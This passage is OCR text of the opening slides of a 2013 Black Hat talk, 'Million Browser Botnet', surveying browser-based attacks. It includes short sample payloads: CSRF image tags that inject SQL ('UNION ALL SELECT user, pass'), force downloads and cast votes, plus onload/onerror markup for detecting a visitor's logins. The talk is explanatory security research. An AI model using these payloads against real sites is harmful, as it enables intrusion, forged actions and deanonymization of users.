WhiteHat SECURITY

Million Browser Botnet

BLACK HAT USA 2013

JEREMIAH GROSSMAN
Founder and CTO
@jeremiahg

MATT JOHANSEN
Threat Research Center, Manager
@mattjay


About WhiteHat Security

- Headquartered in Santa Clara, California
- WhiteHat Sentinel: SaaS end-to-end website risk management platform (static & dynamic vulnerability assessment)
- Employees: 300+

WhiteHat SECURITY

Jeremiah Grossman

- Founder & CTO of WhiteHat Security
- TED Alumni
- InfoWorld Top 25 CTO
- Co-founder of the WASC
- Co-author: XSS Attacks
- Former Yahoo! information security officer
- Brazilian Jiu-Jitsu Black Belt




Matt Johansen

- BlackHat, DEFCON, RSA Speaker
- Oversees assessment of 15,000+ websites
- Background in Penetration Testing
- Hacker turned Management
- I'm hiring… a lot…

WhiteHat SECURITY

When visiting ANY web page…



…by nature of **the way the Web works**, it has near complete control of your Web browser for as long as you are there.


- Cross-Site Request Forgery (CSRF)
- Cross-Site Scripting (XSS)
- Clickjacking
- … and various other browser tricks

Overview: HTML / Javascript “malware”

- Browser Interrogation
- Evil Cross-Site Request Forgery
- Login-Detection
- Deanonymization
- Intranet Hacking
- Auto Cross-Site Scripting
- Drive-by-Download (Traditional Malware)
- [Distributed] Brute-Force Hash Cracking
- Application-Level DDoS

WhiteHat SECURITY

Browser interrogation



Auto-relay OS information, system settings, browser version, installed plug-ins, geo-location, etc.


Request URL: http://metrics.cnn.com/b/ss/cnn-adbp-domestic/1/H.24.1/s54594041858648?AQB=1&pccr=true&vidn=28F30698051D0D2B-6000010220049280&&ndh=1&t=16%2F6%2F2013%2020%3A19%3A23%202%20420&ce=UTF-8&ns=cnn&pageName=cnn%3Ain%3A%2F&g=http%3A%2F%2Fwww.cnn.com%2F&cc=USD&ch=cnn%20homepage&server=cnn.com&events=event26&c8=new%3A1&v8=D%3Dc8&c17=anonymous&v17=D%3Dc17&c20=11&v20=D%3Dc20&c26=www.cnn.com%2F&v26=D%3DpageName&v27=D%3Dch&c28=cnn%3Acnn%20homepage&v28=D%3Dc28&v29=cnn.com&c30=cnn%20domestic&v30=D%3Dc30&c32=adbp%3Aindex&v32=D%3Dc32&c33=adbp%3Anone&v33=D%3Dc33&c34=anonymous&v34=D%3Dc34&c35=cnn.387.3216.20130611%3A0&v35=D%3Dc35&c37=no%20value%20set&v37=D%3Dc37&c41=home&v44=D%3Dc41&c46=5631957361198262&v46=D%3Dc46&c47=51e60d2f02c09d0a3d146b44a100901f&v47=D%3Dc47&c55=Mozilla%2F5.0%20(Macintosh%3B%20Intel%20Mac%20OS%20X%2010.8%3B%20rv%3A22.0)%20Gecko%2F20100101%20Firefox%2F22.0&v55=D%3Dc55&h1=news%7Ccnn%7Ccnn%20domestic%7Ccnn.com%7Ccnn%20homepage%7Ccnn%3Acnn%20homepage&s=1440x900&c=24&j=1.7&v=Y&k=Y&bw=903&bh=700&p=Shockwave%20Flash%3BQuickTime%20Plug-in%207.7.1%3BJava%20Applet%20Plug-in%3BCitrix%20Online%20Web%20Deployment%20Plugin%201.0.0.94%3BSilverlight%20Plug-In%3BSharePoint%20Browser%20Plug-in%3BWebEx64%20General%20Plugin%20Container%3B&AQE=1

Request Method: GET

Status Code: HTTP/1.1 302 Found

WhiteHat SECURITY

Evil CSRF (Javascript not necessarily required)




Force a browser to hack ANY other website, upload / download illegal content, search for embarrassing or incriminating terms, initiate bank wire transfers, post offensive messages, vote Edward Snowden as Times Person of the Year.

```
<img src="http://server/cart?id=‘ UNION ALL SELECT user, pass,…”>
<img src="http://torrent/D1C16AB1E2330AF3C4BE06AC43ABCE1CBD78C.torrent”>
<img src="http://www.google.com/search?q=Justin+Bieber+fan+club”>
<img src="http://att/search?uuid=10009”><img src="http://att/search?uuid=10010”>
<img src="http://server/vote?id=4”>
```

Spoofing Google search history with CSRF
http://jeremiahgrossman.blogspot.com/2010/12/spoofing-google-search-history-with.html

WhiteHat SECURITY

Login-Detection




```
<img src="http://site/img.png" onload="loggedin()"
onerror="notloggedin()" />

<script src="http://site/javascript.js" onload="loggedin()"
onerror="notloggedin()"></script>
```


A least 6 different techniques

I Know What Websites You Are Logged-In To
http://blog.whitehatsec.com/i-know-what-websites-you-are-logged-in-to-login-detection-via-csrf/

Deanonymize via mouse-click (clickjack)

Click For More Dancing Cats




Name: Jeremiah Grossman
Screen Name: jeremiahg
Location: Silicon Valley, Ca.
Founder & CTO of WhiteHat Security, Web security
Jiu-Jitsu Black Belt.
http://jeremiahgrossman.blogspot.com/

I Know Your Name, and Probably a Whole Lot More
http://blog.whitehatsec.com/i-know-your-name-and-probably-a-whole-lot-more-deanonymization-via-likejacking-followjacking-etc/

Intranet Hacking

